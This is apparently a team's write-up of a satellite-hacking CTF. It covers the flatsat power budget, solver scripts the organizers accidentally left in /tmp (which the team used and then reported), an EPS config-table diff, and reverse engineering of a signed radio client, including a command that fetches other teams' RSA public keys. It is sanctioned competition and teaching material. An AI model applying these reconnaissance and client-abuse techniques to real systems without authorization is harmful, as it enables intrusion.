The flatsat is using 24 W from its power source when all components are enabled. During the sunlight period (1 hour long), the solar panel array is delivering 31.5 W which leaves 7.5 W to charge the battery. During the night period (30 minutes long), the battery is delivering 24 W. This leads to losing approximately 10% of battery charge each orbital period. The competition lasted 16 orbital periods, so it became clear that preserving energy was a problem.

We computed the power usage using the current and voltage from EPS (Electrical Power Supply) telemetry. The most power-hungry components were:

- 7.6 W: COMM Payload (SDR radio attached as the payload)
- 5.3 W: TT&C COMM (Telemetry, Tracking and Command)
- 5.2 W: Star tracker
- 3.7 W: C&DH (Command and Data Handling System)
- 2.5 W: ADCS (Attitude Determination And Control System)

Disabling ADCS at night

At some point, seeing that the energy used during night periods was greater than the recharge during sunlight periods, we tried to disable the ADCS at night. Our reasoning was that since the ADCS was used to orient the satellite's solar panels toward the sun, it was pointless at night because the sun was not visible. So, we tried to disable both the reaction wheels and the star tracker at night, which would have saved a considerable amount of energy. Alas, doing so resulted in the ADCS going red on the scoreboard and reducing our points earning rate. Definitely not what we wanted!

Lowering payload's battery consumption

Knowing that the payload is an SDR radio and that its power consumption is very high, we tried to find to reduce its output power. We looked for commands that would allow us to communicate with the SDR, but did not manage to find any.

3 Challenges

3.1 Challenges 1 and 2

As usual in this kind of competition, we were given a "pivot" public box to which we could connect through SSH, and which had access to the internal CTF network through SSH. Not much is to be said on this system, except its `known_host`:

```
[team7@ip-10-50-50-17 ~]$  cat .ssh/known_hosts
10.0.72.100 ecdsa-sha2-nistp256
 ↪  AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBB8EbIVCd1VolBBQw83xGPOVu/⌋
 ↪  n80jzPQ0K7TVDCCOdZp2Ft/oo5UDBrbNk1fEyRUYjIkrzqpl2sZlQcW+f8Nts=
```

Not too long after the start of the CTF, we were given access to 10.0.72.100, which is the box with COSMOS installed and which could communicate with the flatsat.


While a part of the team was occupied setting up the infrastructure needed to talk to the satellite and get its bearings, some of us did an audit of the box as there usually are hints dropped in `known_hosts`, access logs, previous logons, etc.

And, oh boy! What was our surprise when we stumbled upon the following folders in `/tmp`:

```
d-----         12/9/2021   11:19 PM                /tmp/cosmos_20211211012828
d-----        12/11/2021    7:29 AM                /tmp/cosmos_20211211115624
d-----        12/11/2021    5:56 PM                /tmp/cosmos_20211211123140
```

So we have 3 folders of cosmos configurations in `/tmp`, created respectively 23, 14, and 6 hours before the official start of the event!

When you want to do 3-way diff of folders, Meld is definitively the right tool to use:




```
Name
⊟ cosmos_20211211012828
  ⊞ cfs_kit
  ⊟ config
    ⊞ data
    ⊟ system
        system.txt
        ~~system_challenge.txt~~
        ~~system_competitor.txt~~
    ⊞ targets
    ⊟ tools
      ⊟ cmd_tlm_server
          cmd_tlm_server.txt
      ⊞ data_viewer
      ⊞ handbook_creator
      ⊟ launcher
          launcher.txt
      ⊞ limits_monitor
      ⊞ opengl_builder
      ⊞ script_runner
      ⊞ table_manager
      ⊞ test_runner
      ⊞ tlm_extractor
      ⊟ tlm_grapher
          has2.txt
```

```
Name
⊟ cosmos_20211211115624
  ⊞ cfs_kit
  ⊟ config
    ⊞ data
    ⊟ system
        system.txt
        system_challenge.txt
        system_competitor.txt
    ⊞ targets
    ⊟ tools
      ⊟ cmd_tlm_server
          cmd_tlm_server.txt
      ⊞ data_viewer
      ⊞ handbook_creator
      ⊟ launcher
          launcher.txt
      ⊞ limits_monitor
      ⊞ opengl_builder
      ⊞ script_runner
      ⊞ table_manager
      ⊞ test_runner
      ⊞ tlm_extractor
      ⊟ tlm_grapher
          has2.txt
```

```
Name
⊟ cosmos_20211211123140
  ⊞ cfs_kit
  ⊟ config
    ⊞ data
    ⊟ system
        system.txt
        system_challenge.txt
        system_competitor.txt
    ⊞ targets
    ⊟ tools
      ⊟ cmd_tlm_server
          cmd_tlm_server.txt
      ⊞ data_viewer
      ⊞ handbook_creator
      ⊟ launcher
          launcher.txt
      ⊞ limits_monitor
      ⊞ opengl_builder
      ⊞ script_runner
      ⊞ table_manager
      ⊞ test_runner
      ⊞ tlm_extractor
      ⊟ tlm_grapher
          has2.txt
```

Figure 9: 3 way diff of cosmos's config directory

Unfortunately, the diff is pretty big and difficult to analyze. However, a diff between one of the three configurations and the current configuration is much more telling:



Name	Size	Modification time	Name	Size	Modification time
cosmos_20211211012828	4.1 kB	Thu 09 Dec 2021 23:19:14	cosmos	4.1 kB	Sat 11 Dec 2021 18:43:44
cfs_kit	0 B	Thu 09 Dec 2021 23:19:13	cfs_kit	0 B	Sat 11 Dec 2021 18:32:00
config	0 B	Thu 09 Dec 2021 23:19:13	config	0 B	Sat 11 Dec 2021 18:32:00
downloads	0 B	Thu 09 Dec 2021 23:19:13	downloads	0 B	Sat 11 Dec 2021 18:32:00
lib	16.4 kB	Thu 09 Dec 2021 23:19:13	lib	12.3 kB	Sat 11 Dec 2021 18:36:45
app_manager	4.1 kB	Thu 09 Dec 2021 23:19:13	app_manager	4.1 kB	Sat 11 Dec 2021 18:32:00
cfdp	0 B	Thu 09 Dec 2021 23:19:13	cfdp	0 B	Sat 11 Dec 2021 18:32:00
processors	0 B	Thu 09 Dec 2021 23:19:13	processors	0 B	Sat 11 Dec 2021 18:32:00
utils_visiona	0 B	Thu 09 Dec 2021 23:19:13	utils_visiona	0 B	Sat 11 Dec 2021 18:32:00
mqtt_job.rb	3.2 kB	Thu 09 Dec 2021 23:19:13	~~mqtt_job.rb~~		
outputs	4.1 kB	Thu 09 Dec 2021 23:19:14	outputs	0 B	Sat 11 Dec 2021 18:45:52
benchmarks	0 B	Thu 09 Dec 2021 23:20:39	benchmarks	0 B	Sat 11 Dec 2021 18:45:49
handbooks	0 B	Thu 09 Dec 2021 23:19:13	~~handbooks~~		
logs	0 B	Thu 09 Dec 2021 23:20:39	~~logs~~		
saved_config	0 B	Thu 09 Dec 2021 23:20:39	~~saved_config~~		
tables	0 B	Thu 09 Dec 2021 23:20:39	tables	0 B	Sat 11 Dec 2021 18:45:52
README.txt	70 B	Thu 09 Dec 2021 23:19:13	~~README.txt~~		
tmp	0 B	Thu 09 Dec 2021 23:20:39	~~tmp~~		
README.txt	70 B	Thu 09 Dec 2021 23:19:14	~~README.txt~~		
procedures	4.1 kB	Thu 09 Dec 2021 23:19:14	procedures	4.1 kB	Sat 11 Dec 2021 18:36:19
hack-a-sat	4.1 kB	Thu 09 Dec 2021 23:19:14	~~hack-a-sat~~		
challenge_1_solver.rb	410 B	Thu 09 Dec 2021 23:19:14	~~challenge_1_solver.rb~~		
challenge_2_solver.rb	1.9 kB	Thu 09 Dec 2021 23:19:14	~~challenge_2_solver.rb~~		
challenge_7_solver.rb	2.1 kB	Thu 09 Dec 2021 23:19:14	~~challenge_7_solver.rb~~		
enable_tlm_digitaltwin.rb	1.1 kB	Thu 09 Dec 2021 23:19:14	~~enable_tlm_digitaltwin.rb~~		
enable_tlm_flatsat.rb	1.1 kB	Thu 09 Dec 2021 23:19:14	~~enable_tlm_flatsat.rb~~		
eps_mgr_cfg_tbl_working.json	1.1 kB	Thu 09 Dec 2021 23:19:14	~~eps_mgr_cfg_tbl_working.json~~		
test.txt	25.0 kB	Thu 09 Dec 2021 23:19:14	~~test.txt~~		
test_cfdp.rb	1.1 kB	Thu 09 Dec 2021 23:19:14	~~test_cfdp.rb~~		
test_eps_state_change.rb	631 B	Thu 09 Dec 2021 23:19:14	~~test_eps_state_change.rb~~		
test_tlm_udp_flatsat.rb	215 B	Thu 09 Dec 2021 23:19:14	~~test_tlm_udp_flatsat.rb~~		
osk	0 B	Thu 09 Dec 2021 23:19:14	osk	0 B	Sat 11 Dec 2021 18:32:01
simsat	0 B	Thu 09 Dec 2021 23:19:14	simsat	0 B	Sat 11 Dec 2021 18:32:01
scripts	4.1 kB	Thu 09 Dec 2021 23:19:14	scripts	4.1 kB	Sat 11 Dec 2021 18:32:01
tools	12.3 kB	Thu 09 Dec 2021 23:19:14	tools	12.3 kB	Sat 11 Dec 2021 18:32:01
Launcher_api	506 B	Thu 09 Dec 2021 23:19:13	~~Launcher_api~~		

Figure 10: The previous cosmos configuration leaks solver scripts

We honestly didn't believe at first that the solution to the first two challenges (as well as the solution to the last challenge 7) was given to us on a platter, but like any good pentester, we had to try. And, lo and behold, when we input the command in `challenge_1_solver.rb` and in `challenge_2_solver.rb`, our ADCS turned green and we started to score some SLA points!

We then quickly told the organizers about the issue, who then promptly deleted the folder in `/tmp` and gave the same scripts to every team in order to level the playing field. Challenge 7 also was never released, probably in order not to give us any more advantage over the other teams.

So what were challenges 1 & 2?

3.1.1 Challenge 1

```
puts "Challenge 1 Recover Satellite Solver"
puts "Mode to SAFE since SEPERATION doesn't have wheels on"

display("EPS_MGR EPS_MGR_FSW_TLM")

cmd("EPS_MGR SET_MODE with CCSDS_STREAMID 6416, CCSDS_SEQUENCE 49152, CCSDS_LENGTH
 ↪  2, CCSDS_FUNCCODE 4, CCSDS_CHECKSUM 0, MODE SAFE")

wait_check("EPS_MGR FSW_TLM_PKT WHEEL_SWITCH == 'ON'", 5)

puts "Let spacecraft attitude recover and settle for 60 seconds"
wait(60)
```

Based on the solving script, challenge 1 consisted of recovering the attitude of the satellite by sending a `"MODE_SAFE"` command.

3.1.2 Challenge 2

```
puts "Dump Current EPS Configuration Table"

cmd("EPS_MGR DUMP_TBL with CCSDS_STREAMID 6416, CCSDS_SEQUENCE 49152, CCSDS_LENGTH
 ↪  67, CCSDS_FUNCCODE 3, CCSDS_CHECKSUM 0, ID 0, TYPE 0, FILENAME
 ↪  '/cf/eps_cfg_tbl_d.json'")
wait_time=15
wait(wait_time)

puts "Playback Dumped EPS Config File to Ground"

# if(File.file?("/cosmos/downloads/eps_cfg_tbl_d.json"))
#   puts "Delete old downlinked table file"
#   File.delete("/cosmos/downloads/eps_cfg_tbl_d.json")
# end
filetime = Time.now.to_i
filedl = "/cosmos/downloads/eps_cfg_tbl_d_#{filetime}.json"
cmd("CF2 PLAYBACK_FILE with CCSDS_STREAMID 6339, CCSDS_SEQUENCE 49152, CCSDS_LENGTH
 ↪  149, CCSDS_FUNCCODE 2, CCSDS_CHECKSUM 0, CLASS 2, CHANNEL 0, PRIORITY 0,
 ↪  PRESERVE 0, PEER_ID '0.21', SRC_FILENAME '/cf/eps_cfg_tbl_d.json',
 ↪  DEST_FILENAME '#{filedl}'")
puts "Wait  #{wait_time} seconds for file playback to finish"
wait(wait_time)
```

```
puts "Teams analyze dumped table, fix then prep new table for upload"

puts "Upload Corrected File to Spacecraft"
cmd("CFDP SEND_FILE with CLASS 2, DEST_ID '24', SRCFILENAME
 ↪  '/cosmos/procedures/hack-a-sat/eps_mgr_cfg_tbl_working.json', DSTFILENAME
 ↪  '/cf/eps_cfg_up.json', CPU 2")
puts "Wait #{wait_time} seconds for file upload to finish"
wait(wait_time)

puts "Load new EPS Configuration Table"
cmd("EPS_MGR LOAD_TBL with CCSDS_STREAMID 6416, CCSDS_SEQUENCE 49152, CCSDS_LENGTH
 ↪  67, CCSDS_FUNCCODE 2, CCSDS_CHECKSUM 0, ID 0, TYPE 0, FILENAME
 ↪  '/cf/eps_cfg_up.json'")

puts "Wait  #{wait_time} for table load to complete"
wait(wait_time)

puts "Mode spacecraft into nominal mode and let the packets flow"
cmd("EPS_MGR SET_MODE with CCSDS_STREAMID 6416, CCSDS_SEQUENCE 49152, CCSDS_LENGTH
 ↪  2, CCSDS_FUNCCODE 4, CCSDS_CHECKSUM 0, MODE NOMINAL_OPS_PAYLOAD_ON")
wait_check("EPS_MGR FSW_TLM_PKT COMM_PAYLOAD_SWITCH == 'ON'", 3)
wait(1)
wait_check("EPS_MGR FSW_TLM_PKT COMM_PAYLOAD_SWITCH == 'ON'", 1)
```

Challenge 2 was solved by manipulating the EFS configuration table:

```
 {
    "name": "EPS Configuration Table",
-   "description": "Configuration for EPS MGR dumped at 1980-012-17:13:14.75560",
+   "description": "Configuration for EPS MGR",
    "mode-table": {
-      "startup-mode": 0,
-      "mode-array": [
+      "startup-mode": 1,
+      "mode-array": [
          {
             "mode": {
                "name": "SEPERATION",
                "mode-index": 0,
                "enabled": 1,
-               "mode-switch-mask": 91
+               "mode-mask": 79
             }
          },
          {
@@ -17,41 +17,41 @@
                "name": "SAFE",
                "mode-index": 1,
                "enabled": 1,
-               "mode-switch-mask": 95
+               "mode-mask": 95
             }
          },
          {
             "mode": {
                "name": "STANDBY",
                "mode-index": 2,
-               "enabled": 0,
-               "mode-switch-mask": 95
+               "enabled": 1,
+               "mode-mask": 95
             }
          },
          {
             "mode": {
                "name": "NOMINAL_OPS_PAYLOAD_ON",
                "mode-index": 3,
-               "enabled": 0,
-               "mode-switch-mask": 351
-         }
+               "enabled": 1,
+               "mode-mask": 351
+            }
          },
          {
             "mode": {
                "name": "ADCS_MOMENTUM_DUMP",
                "mode-index": 4,
-               "enabled": 0,
-               "mode-switch-mask": 127
+               "enabled": 1,
+               "mode-mask": 127
             }
          },
          {
             "mode": {
                "name": "ADCS_FSS_EXPERIMENTAL",
                "mode-index": 5,
-               "enabled": 0,
-               "mode-switch-mask": 159
```

```
+                "enabled": 1,
+                "mode-mask": 159
             }
         }
     ]
  }
}
```

Challenge 2 consisted of activating C&DH modules, namely `STANDBY`, `NOMINAL_OPS_PAYLOAD_ON`, `ADCS_MOMENTUM_DUMP`, `ADCS_FSS_EXPERIMENTAL`, although the last module wasn't useful at all for the duration of the CTF, which probably meant it was tied to the canceled challenge 7.

3.2 Challenge 3

3.2.1 User Segment Client

We were given a client program (binary) along with an RSA key pair to communicate with the satellites' radio. The client communicates with a server and an RSA signature of the message is required. The usage is as follows:


```
Usage: User Segment Client [options]

Optional arguments:
-h --help               shows help message and exits [default: false]
-v --version            prints version information and exits [default: false]
-i --id                 Satellite ID [required]
-k --key                Attribution key [required]
-m --message            Hex message (to be converted to bytes) to send to user
 ↪  segment. Must be EVEN-length string. Ex: -m 414141 would be converted to AAA
-f --key-file           Path to private key file. [default: "id_rsa"]
-p --port               Port used to connect to the user segment server [default:
 ↪  31337]
-a --address           Address used to connect to the user segment server [default:
 ↪  "127.0.0.1"]
-d --data-file          Path to data file. Contents will be used to send to user
 ↪  segment. [default: ""]
-s --danx-service      Send message to the DANX service instead of the Comm Payload
 ↪  Message Server [default: false]
```

With this client, it is possible to send messages to a team satellite provided we can sign messages as said team.

3.2.2 Reverse engineering the client

Public keys for all teams

It is possible to retrieve all RSA public keys from the server. The function `UserSegmentPacket::askForPubKey` is present but never called. Reversing it shows that it sends a message with the satellite ID set to `0xDEB06FFFFFFFFFFF` (decimal: 16046448617623388159) and a content of length 1 which is likely the team number:



```
__int64 __fastcall UserSegmentPacket::askForPubKey(UserSegmentPacket_s *this, unsigned __int8 team_number)
{
  __int64 v2; // rbx
  __int64 v3; // rbx
  __int64 v4; // r12
  __int64 v5; // rbx
  __int64 v6; // rbx
  char v8[8]; // [rsp+10h] [rbp-50h] BYREF
  __int64 v9; // [rsp+18h] [rbp-48h]
  __int64 v10; // [rsp+20h] [rbp-40h]
  char v11; // [rsp+2Fh] [rbp-31h] BYREF
  __int64 v12; // [rsp+30h] [rbp-30h] BYREF
  __int64 v13; // [rsp+38h] [rbp-28h] BYREF
  int v14; // [rsp+44h] [rbp-1Ch]
  __int64 v15; // [rsp+48h] [rbp-18h]

  v2 = operator new(0x18uLL);
  std::vector<unsigned char>::vector(v2);
  v15 = v2;
  v14 = 'AAAA';
  UserSegmentPacket::addIntToVector<bool>(this, v2, 0LL);
  UserSegmentPacket::addIntToVector<int>(this, v2, 'AAAA');
  UserSegmentPacket::addIntToVector<unsigned long>(this, v2, 0xDEB06FFFFFFFFFFFLL);
  UserSegmentPacket::addIntToVector<unsigned long>(this, v2, this->assigned_key);
  UserSegmentPacket::addIntToVector<unsigned short>(this, v2, 1LL);
  UserSegmentPacket::addIntToVector<unsigned char>(this, v2, team_number);
  std::string::string((std::string *)v8);
  RSASimpleSign::signMessage((__int64 *)this->rsa_sig, (std::string *)v8, v15);
```

Figure 11: Function to get the public keys for all teams

The following command can be used to retrieve the public key for a given team:

```
./client -k 5647008472405673096 -f ../keys/team_7_rsa_priv.pem -m 01 -p 31337 -a
 ↪  10.0.0.101 -i 16046448617623388159
```

Using `strace`, we obtain the following:


```
read(3, "\x30\x81\xca\x30\x0d\x06\x09\x2a\x86\x48\x86\xf7\x0d\x01\x01\x01\x05\x00\
 ↪  x03\x81\xb8\x00\x30\x81\xb4\x02\x81\xac\x0a\x0b\x5d\x60\x8a\x07\xc7\x02\x69\x0
 ↪  f\x9e\xff\xcb\x34\xb1\xec\x12\x60\x6a\x61\x18\x4c\x94\x84\xc1\x67\xdf\x0b\x23\
 ↪  x45\x49\x49\x62\x3d\x0b\x1a\x50\xdf\x16\x19\x6a\x6d\x3d\xe1\xbb\xb9\x27\xf3\x2
 ↪  2\x8a\x99\x8c\xec\x0b\xad\xcb\x5e\x3b\x20\xb6\x36\x28\xf3\x08\x7c\xcf\x5a\x6a\
 ↪  xc1\x11\x13\x7f\x95\x46\x7c\x0e\x0e\xf0\x9d\x68\xb0\xa8\x2c\xa2\x10\x4c\x95\xe
 ↪  1\x89\xa5\x27\x5f\x7d\x4a\x6c\x7b\x9a\x7d\xb4\x7d\xf8\x9c\x10\x89\x2b\x3b\x77\
 ↪  x98\xc7\x4c\x1f\x44\x40\xef\xa9\x4a\xb0\xd9\x09\x88\x9d\x4f\xf1\x7d\xd2\x89\xa
 ↪  2\x2a\x1e\x36\xc0\xd5\x2b\x06\xa3\x81\x6a\x47\xe8\x11\xb0\x29\xe8\xc9\xd1\x3d\
 ↪  x01\x97\x5c\xa7\xe3\xc5\x10\x4d\xab\x65\x4d\x32\x31\x52\x2f\xbb\x88\x71\xcf\x1
 ↪  8\x3d\xea\x9c\xf0\x2f\xf3\x02\x03\x01\x00\x01", 512) =
 ↪  205
```

```
read(3, "\x30\x81\xca\x30\x0d\x06\x09\x2a\x86\x48\x86\xf7\x0d\x01\x01\x01\x05\x00\⌋
 ↪  x03\x81\xb8\x00\x30\x81\xb4\x02\x81\xac\x0d\x79\x49\x9d\x6c\x57\xca\xe0\x27\x9⌋
 ↪  6\x5b\x5c\xc6\x61\xf2\x1b\x89\xb6\x07\x32\xf2\xc5\x21\x6e\x82\x08\xb4\x92\xa0\⌋
 ↪  xa6\xa7\x06\x18\xff\x86\x65\x84\x97\x69\x56\x32\x7e\x16\x14\xfb\x55\x49\xc2\x1⌋
 ↪  a\x20\x4f\x23\x41\xc5\x2f\x45\x8f\xd8\x1e\xd0\x13\xeb\x6e\xb1\x07\x91\x7b\xca\⌋
 ↪  xb9\x1f\x6a\x66\x50\xc8\x80\xae\xa9\xcc\x3a\x31\x82\x2d\x04\x9f\xf8\x38\x10\xe⌋
 ↪  a\x95\x55\x49\x90\x58\xc6\xcf\x83\x3d\x93\x09\xbf\x2a\x20\xbf\x05\xa7\x7f\xf3\⌋
 ↪  xab\xf8\xad\xfe\xb0\x27\x9e\x80\x03\x29\x7a\xfa\xe7\x44\xd6\xaa\x3d\xcf\xfb\x3⌋
 ↪  b\xc8\xfd\xa3\xd9\xa4\xc6\xa0\x78\x64\x25\xb2\x96\x0f\xaf\xd8\x84\xab\x5a\x30\⌋
 ↪  xa0\x54\x4c\x07\x71\x44\x3c\xda\xe1\xf8\x92\x75\x88\x93\xb5\x96\x1b\x9b\xb1\x9⌋
 ↪  8\xe8\x49\xcc\x38\xc2\xcb\x02\x03\x01\x00\x01", 512) =
 ↪  205
read(3, "\x30\x81\xca\x30\x0d\x06\x09\x2a\x86\x48\x86\xf7\x0d\x01\x01\x01\x05\x00\⌋
 ↪  x03\x81\xb8\x00\x30\x81\xb4\x02\x81\xac\x0b\x62\xfb\xdc\x4c\x41\xd2\xe9\xeb\x6⌋
 ↪  9\x9c\xcb\x65\xce\xe1\x11\x1c\x68\xe7\xbd\x26\x72\x90\x44\xe5\x95\xc5\xc7\xcf\⌋
 ↪  x2f\xe8\xd7\xc2\x79\xb8\x98\xa0\x13\x90\x1d\x50\x46\x7b\xef\xc5\x34\x13\x26\xf⌋
 ↪  4\x2e\x70\xed\x4d\x4e\xa3\xe0\xd9\xc9\x45\x11\x52\x91\xd7\x99\x59\x9d\x57\x46\⌋
 ↪  x4a\x7e\x09\x77\x2f\x96\x25\xa6\xf6\x17\x48\xa9\xe7\xa2\x0c\x22\xd9\x6b\x17\x2⌋
 ↪  a\x2a\x2c\x26\x01\x21\xe2\xf0\xad\x96\x72\xe5\xb5\xd4\x74\x42\x45\x52\x26\x96\⌋
 ↪  x12\x83\x72\xf7\xa9\x95\xc4\x46\xea\x03\xec\xe5\x92\xbc\x0e\x42\x0f\xb5\xcb\xe⌋
 ↪  8\xe5\x4d\x4b\x21\x06\xac\x19\x0c\x35\x7c\xdf\xdf\x60\x43\x7a\xa3\x88\xe0\x25\⌋
 ↪  x8d\x0a\xf6\x82\xc6\x2b\x59\xf4\x5c\x0c\xda\xf7\x5d\x76\xd8\x08\x6f\x4a\x36\xa⌋
 ↪  b\x38\x99\xdd\xf8\xb3\xc3\x02\x03\x01\x00\x01", 512) =
 ↪  205
read(3, "\x30\x81\xca\x30\x0d\x06\x09\x2a\x86\x48\x86\xf7\x0d\x01\x01\x01\x05\x00\⌋
 ↪  x03\x81\xb8\x00\x30\x81\xb4\x02\x81\xac\x0b\x94\xc7\x83\x59\x28\xce\x25\x4f\x5⌋
 ↪  c\xde\x35\x9f\x6e\x71\xda\xdd\x7f\xad\x8f\x42\x87\x17\xee\x42\xb0\x25\xd7\x63\⌋
 ↪  x69\x32\x7f\x3e\x3f\xae\x37\x47\x82\x31\x30\x6c\x0e\x05\xfa\x63\x5a\xb7\x5a\xe⌋
 ↪  d\x85\x1e\xa5\xc0\xa2\x68\x8c\xad\x62\x4c\x63\x23\xf6\xe7\xf1\xa7\xba\x95\xc9\⌋
 ↪  xb8\xc3\xc0\x63\x2c\xe7\xe9\x61\x08\x3a\x79\x95\x08\x9b\x15\x19\x5f\xff\xc4\xe⌋
 ↪  6\x46\x40\xb9\x3a\x6f\x22\xee\x3b\x0c\xc5\x55\x63\x21\x46\xdb\x6e\xf8\xd4\xfe\⌋
 ↪  x38\x0d\xe1\xb2\x9f\x85\x64\x05\xff\x5f\x43\x01\xa9\x13\x96\x02\x41\x36\x24\xf⌋
 ↪  0\x56\xf6\x1c\xa5\xda\xdb\xc5\x0b\xad\x8f\x3a\xb0\x88\x67\x7e\xb8\x4d\x97\x27\⌋
 ↪  xb1\xc4\xdc\xfa\xf9\x7c\xd5\x1a\x90\x4f\xdc\xd7\xbb\x6c\x1f\xe2\xaf\x6c\x36\x7⌋
 ↪  7\xc2\xf0\xbb\x6d\xb3\x19\x02\x03\x01\x00\x01", 512) =
 ↪  205
